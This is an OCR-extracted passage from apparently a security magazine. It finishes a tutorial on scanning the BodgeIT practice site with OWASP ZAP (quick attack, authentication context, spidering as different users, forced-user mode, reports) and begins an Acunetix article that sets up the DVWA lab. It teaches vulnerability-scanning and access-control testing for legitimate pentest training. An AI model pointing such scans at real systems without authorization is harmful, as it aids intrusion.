If your only interest is to check the site's breaches, you can go to the "Quick Start" tab, click the "Select" button to choose the target (or type it manually) and then start the attack. You'll see that ZAP opens many tabs on the bottom of the window. It conducts various tests trying to go as deep as possible and to show you the vulnerabilities (Figure 5). Discovered alerts are categorized as color flags and displayed on bottom right. For this test, two red alerts were triggered.




Figure 5: ZAP running an attack

Now, click on the Alerts tab to see what was found out.




Figure 6: Red alerts on target

ZAP found two of OWASP's top ten web security risks. For each alert, along with a brief description of the breach, it shows a small tip on how to fix the issue. In a real scenario, you should report all your findings.

Going Further

The quick attack feature is quite exciting and very useful to have an overview of what your target can offer in terms of risks and breaches. However, you can go at your own pace and play with each ZAP feature one by one.

One thing that you can do from here is to deal with authentications. Many sites have some type of authentication (protected or not). BodgeIT's website has a specific HTTP form for registering and logging users in. After some navigation, including your stay here at this form, ZAP automatically stores the corresponding page on its history and on session's info. To make authentication configuration easier, do the following:

- Look for the "POST…login.jsp" element;
- Right-click on it and choose Flag as Context->"Your context": Form-based…Request;
- On the window, change the "User name parameter *" to username and click OK.

This informs ZAP what page to consider as an authentication code and in which fields it can find username and password. See next figure.




Figure 7: Configuring automatic authentication recognition

Back to the "POST" line, look at the Response tab on the right. You need to find a string that can inform ZAP how it can know when a user is logged in. On BodgeIT, every time someone logs in, all other pages show a logout link. In the response tab, look for this:

```
<a href="logout.jsp">Logout</a>
```

You don't have to copy and paste this manually. Select this portion of text, right-click on it and choose Flag as Context->"Your Context": Authentication Logged-In Indicator. When you do so, the session properties window is displayed again and the selected string fills the corresponding text field (Logged-in pattern). ZAP automatically places "\Q" and "\E" respectively at the beginning and at the end of the line. This is because it represents a regex.

Before finishing with the window, click on "Users" to manually add website's users to ZAP. This will be useful if you login with a username and then try to spy the site with another username. This shouldn't be feasible if the correct isolation mechanisms were in place. But, this is not the case with BodgeIT!

So, on BodgeIT, register every user you just created on ZAP. After that, choose one of them to log in. If you're not sure which user is logged in on BodgeIT, look at top right corner. The username will show up there. Back to ZAP, click on the application name on the left tab (bodgeit) and choose Attack->Spider… This will open a window in which starting point and context are automatically filled. You must choose a username. Choose the one not logged in. Click Start Scan and watch ZAP make a web crawl on the whole site. Many pages are discovered and placed on the left tab, including the ones related to the cart (which should not happen). Repeat the same procedure with the username already logged in.

To test the principle of least privilege (you only have access to the parts of a system that are accessible for you), it's possible to send information to the site as a specific username and see how far a supposedly regular user can go. To accomplish this, do the following:

- Click on the "Session Properties…" button on the menu bar;

- Locate your context (the one you created previously);
- Click OK;
- Locate and click to activate the button “Forced User Mode” on the menu bar;
- Execute further tasks to test the usage of the chosen username.

Generating Reports

After using the tool, it’s time to record your findings. Click on Report->Generate HTML Report… Give a name to the file and click OK. A new browser tab (or window) will be opened with the created report.




Figure 8: ZAP HTML example report

Still, you can choose to export just part of the message or response history to a file. ZAP also allows you to compare your findings with another session you saved before and export the results as XML format as well. Messages and responses are saved as clear text.

Additional Tools

The last feature I’d like to talk about are the additional tools. ZAP has a quite complete menu allowing you to do interesting tasks, such as:

- Create and submit personalized requests to the website;
- Encode and decode hashes in a set of formats (BASE64, Javascript, HTML, …);
- Create and activate breakpoints through your analysis;
- Check API syntax and usage;
- Run the Garbage Collector to execute a “house cleaning”;
- Send your own WebSocket message;

- Play with Fuzzing.

And don't forget the extensions. ZAP project has a big set of plugins ready to use. They are all accessible through the colored button ( ) and susceptible to individual updates. Give some of them a try.

Conclusion

After such exploration, I must tell you that ZAP is an impressive tool not only because it is stable and easy to use, but especially because of its completeness. And do not forget it's completely free and open source!

In the beginning of my journey through it, I thought the dependency of Java would make things worse. We all know Java is a great platform, but it could impose some compatibility issues or transform the whole task in an endless troubleshoot. However, it ran smoothly inside my Lab VM and shall run the same way anywhere else. Just as my two cents of contribution, it would be amazing if the report could be generated on JSON format. This would allow easy analysis through third-party tools and my own set of scripts using key-value pairs databases.

It's a software you should consider when running through your pentests. Definitely.

Author: Mauricio Harley

Mauricio is a Brazilian Data Center and Information Security professional with more than 20 years of experience on Enterprise, Service Provider and Data Center environments. He has CISSP and Double CCIE (Routing & Switching / Service Provider) certifications and some others. He's an awarded Linux collaborator being an active member of Rau-Tu Linux knowledge sharing project for years. Besides planning and designing new scenarios, he loves to deploy and troubleshoot equipment and software. He's completely passionate for programming and his current researches are concentrated on Penetration Testing, Malware Analysis and Cloud Security.


Acunetix Web Vulnerability Scanner

by Mohamed Magdy


With the uptake of cloud computing and the advancements in browser technology, web applications and web services have become a core component of many business processes, and therefore, a lucrative target for attackers. Over 70% of websites and web applications, however, contain vulnerabilities that could lead to the theft of sensitive corporate data, credit cards, customer information and Personally Identifiable Information (PII). Now is the time for organizations to make web application security not only a priority, but a fundamental requirement. Acunetix is one of the most popular scanners in the web application area and it is very powerful and effective when you need to know the flaws in your website and web applications.

Acunetix Advantages

- Acunetix includes Acunetix DeepScan Technology, which allows the scanner to robustly test any application, no matter what web technology it's written in.
- Acunetix can automatically test authenticated areas by recording a Login Sequence using the Login Sequence Recorder. The Login Sequence Recorder makes it quick and easy to record a series of actions the scanner can re-play to authenticate to a page.



- Acunetix includes a malware detection service that detects URLs linking to external sites known to host malware or that are known to be used for phishing attacks.



- Acunetix DeepScan Technology has the ability to crawl complex client-side Single Page Applications (SPAs), guaranteeing the highest vulnerability detection rate even in client-side vulnerabilities such as DOM-based XSS vulnerabilities.

- AcuMonitor (Built-in Technology in Acunetix) allows the detection of vulnerabilities such as Blind XSS, XML External Entity Injection (XXE), Server Side Request Forgery (SSRF), Host Header Attacks, Email Header Injection and Password Reset Poisoning.

Building your test Environment (Setup DVWA)

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.

Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.


We will use DVWA as our target, you can download it from the below link

http://www.dvwa.co.uk/


Installing DVWA for Linux

1. Download DVWA:

2. Unzip downloaded file:




3. Copy DVWA to WWW folder:




4. Setting Permission of DVWA:


5. Run Apache service:



6. Run MySQL service:



7. Edit Configuration File with your MySQL password:



Installing DVWA for Windows

